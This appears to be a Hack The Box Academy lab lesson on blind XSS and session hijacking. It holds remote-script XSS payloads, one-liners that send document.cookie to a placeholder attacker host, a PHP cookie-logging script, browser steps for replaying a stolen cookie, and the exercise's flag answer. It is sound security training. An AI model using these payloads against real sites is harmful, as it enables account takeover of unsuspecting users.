

## Session Hijacking

Modern web applications utilize cookies to maintain a user's session throughout different browsing sessions. This enables the user to only log in once and keep their logged-in session alive even if they visit the same website at another time or date. However, if a malicious user obtains the cookie data from the victim's browser, they may be able to gain logged-in access with the victim's user without knowing their credentials.

With the ability to execute JavaScript code on the victim's browser, we may be able to collect their cookies and send them to our server to hijack their logged-in session by performing a **Session Hijacking** (aka **Cookie Stealing**) attack.


### Blind XSS Detection

We usually start XSS attacks by trying to discover if and where an XSS vulnerability exists. However, in this exercise, we will be dealing with a **Blind XSS** vulnerability. A Blind XSS vulnerability occurs when the vulnerability is triggered on a page we don't have access to.


Blind XSS vulnerabilities usually occur with forms only accessible by certain users (e.g., Admins). Some potential examples include:

- Contact Forms
- Reviews
- User Details
- Support Tickets
- HTTP User-Agent header

Let's run the test on the web application on (**/hijacking**) in the server at the end of this section. We see a User Registration page with multiple fields, so let's try to submit a **test** user to see how the form handles the data:



As we can see, once we submit the form we get the following message:



This indicates that we will not see how our input will be handled or how it will look in the browser since it will appear for the Admin only in a certain Admin Panel that we do not have access to. In normal (i.e., non-blind) cases, we can test each field until we get an **alert** box, like what we've been doing throughout the module. However, as we do not have access over the Admin panel in this case, **how would we be able to detect an XSS vulnerability if we cannot see how the output is handled?**

To do so, we can use the same trick we used in the previous section, which is to use a JavaScript payload that sends an HTTP request back to our server. If the JavaScript code gets executed, we will get a response on our machine, and we will know that the page is indeed vulnerable.

However, this introduces two issues:

1. **How can we know which specific field is vulnerable?** Since any of the fields may execute our code, we can't know which of them did.
2. **How can we know what XSS payload to use?** Since the page may be vulnerable, but the payload may not work?

### Loading a Remote Script

In HTML, we can write JavaScript code within the **<script>** tags, but we can also include a remote script by providing its URL, as follows:

```
Code: html
<script src="http://OUR_IP/script.js"></script>
```

So, we can use this to execute a remote JavaScript file that is served on our VM. We can change the requested script name from **script.js** to the name of the field we are injecting in, such that when we get the request in our VM, we can identify the vulnerable input field that executed the script, as follows:

```
Code: html
<script src="http://OUR_IP/username"></script>
```

[Cheat Sheet](#)[Go to Questions](#)

#### Table of Contents

##### XSS Basics

- Intro to XSS
- Stored XSS
- Reflected XSS
- DOM XSS
- XSS Discovery

##### XSS Attacks

- Defacing
- Phishing
- Session Hijacking

##### XSS Prevention

- XSS Prevention

##### Skills Assessment

- Skills Assessment

#### My Workstation

OFFLINE

[Start Instance](#)

∞ / 1 spawns left

If we get a request for `/username`, then we know that the `username` field is vulnerable to XSS, and so on. With that, we can start testing various XSS payloads that load a remote script and see which of them sends us a request. The following are a few examples we can use from [PayloadsAllTheThings](#):

Code: **html**

```
<script src=http://OUR_IP></script>
'><script src=http://OUR_IP></script>
"><script src=http://OUR_IP></script>
javascript:eval('var a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.body.appendChild(a)')
<script>function b(){eval(this.responseText);a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "http://OUR_IP");a.send();}
<script>$.getScript("http://OUR_IP")</script>
```

As we can see, various payloads start with an injection like `'>`, which may or may not work depending on how our input is handled in the backend. As previously mentioned in the **XSS Discovery** section, if we had access to the source code (i.e., in a DOM XSS), it would be possible to precisely write the required payload for a successful injection. This is why Blind XSS has a higher success rate with DOM XSS type of vulnerabilities.

Before we start sending payloads, we need to start a listener on our VM, using **netcat** or **php** as shown in a previous section:

● ● ● Session Hijacking

```
MisaelMacias@htb[/htb]$ mkdir /tmp/tmpserver
MisaelMacias@htb[/htb]$ cd /tmp/tmpserver
MisaelMacias@htb[/htb]$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```

Now we can start testing these payloads one by one by using one of them for all of input fields and appending the name of the field after our IP, as mentioned earlier, like:

Code: **html**

```
<script src=http://OUR_IP/fullname></script> #this goes inside the full-name field
<script src=http://OUR_IP/username></script> #this goes inside the username field
...SNIP...
```

Tip: We will notice that the email must match an email format, even if we try manipulating the HTTP request parameters, as it seems to be validated on both the front-end and the back-end. Hence, the email field is not vulnerable, and we can skip testing it. Likewise, we may skip the password field, as passwords are usually hashed and not usually shown in cleartext. This helps us in reducing the number of potentially vulnerable input fields we need to test.

Once we submit the form, we wait a few seconds and check our terminal to see if anything called our server. If nothing calls our server, then we can proceed to the next payload, and so on. Once we receive a call to our server, we should note the last XSS payload we used as a working payload and note the input field name that called our server as the vulnerable input field.

Try testing various remote script XSS payloads with the remaining input fields, and see which of them sends an HTTP request to find a working payload.

## Session Hijacking

Once we find a working XSS payload and have identified the vulnerable input field, we can proceed to XSS exploitation and perform a Session Hijacking attack.

A session hijacking attack is very similar to the phishing attack we performed in the previous section. It requires a JavaScript payload to send us the required data and a PHP script hosted on our server to grab and parse the transmitted data.

There are multiple JavaScript payloads we can use to grab the session cookie and send it to us, as shown by [PayloadsAllTheThings](#):

Code: **javascript**

```
document.location='http://OUR_IP/index.php?c='+document.cookie;
new Image().src='http://OUR_IP/index.php?c='+document.cookie;
```

Using any of the two payloads should work in sending us a cookie, but we'll use the second one, as it simply adds an image to the page, which may not be very malicious looking, while the first navigates to our cookie grabber PHP page, which may look suspicious.

We can write any of these JavaScript payloads to **script.js**, which will be hosted on our VM as well:

Code: **javascript**

```
new Image().src='http://OUR_IP/index.php?c='+document.cookie
```

Now, we can change the URL in the XSS payload we found earlier to use **script.js** (don't forget to replace **OUR\_IP** with your VM IP in the JS script and the XSS payload):

Code: **html**

```
<script src=http://OUR_IP/script.js></script>
```


With our PHP server running, we can now use the code as part of our XSS payload, send it in the vulnerable input field, and we should get a call to our server with the cookie value. However, if there were many cookies, we may not know which cookie value belongs to which cookie header. So, we can write a PHP script to split them with a new line and write them to a file. In this case, even if multiple victims trigger the XSS exploit, we'll get all of their cookies ordered in a file.

We can save the following PHP script as **index.php**, and re-run the PHP server again:


```
Code: php

<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: ${$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```


Now, we wait for the victim to visit the vulnerable page and view our XSS payload. Once they do, we will get two requests on our server, one for `script.js`, which in turn will make another request with the cookie value:




As mentioned earlier, we get the cookie value right in the terminal, as we can see. However, since we prepared a PHP script, we also get the `cookies.txt` file with a clean log of cookies:



Finally, we can use this cookie on the `login.php` page to access the victim's account. To do so, once we navigate to `/hijacking/login.php`, we can click **Shift+F9** in Firefox to reveal the **Storage** bar in the Developer Tools. Then, we can click on the **+** button on the top right corner and add our cookie, where the **Name** is the part before `=` and the **Value** is the part after `=` from our stolen cookie:



Once we set our cookie, we can refresh the page and we will get access as the victim:



**VPN Servers**

**Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3

Medium Load

PROTOCOL

☒ UDP 1337 ☐ TCP 443

DOWNLOAD VPN CONNECTION FILE

**Connect to Pwnbox**

Your own web-based Parrot Linux Instance to play our labs.

Pwnbox Location

UK

138ms

☐ Terminate Pwnbox to switch location

Start Instance

00 / 1 spawns left

Waiting to start...

☐ Enable step-by-step solutions for all questions

### Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): [Click here to spawn the target system!](#)

+2 Try to repeat what you learned in this section to identify the vulnerable input field and find a working XSS payload, and then use the 'Session Hijacking' scripts to grab the Admin's cookie and use it in 'login.php' to get the flag.

HTB(4lw4y5\_53cur3\_y0ur\_c00k135)



Cheat Sheet



Download VPN Connection  
File



Submit



Hint

← Previous

Next →



Mark Complete & Next

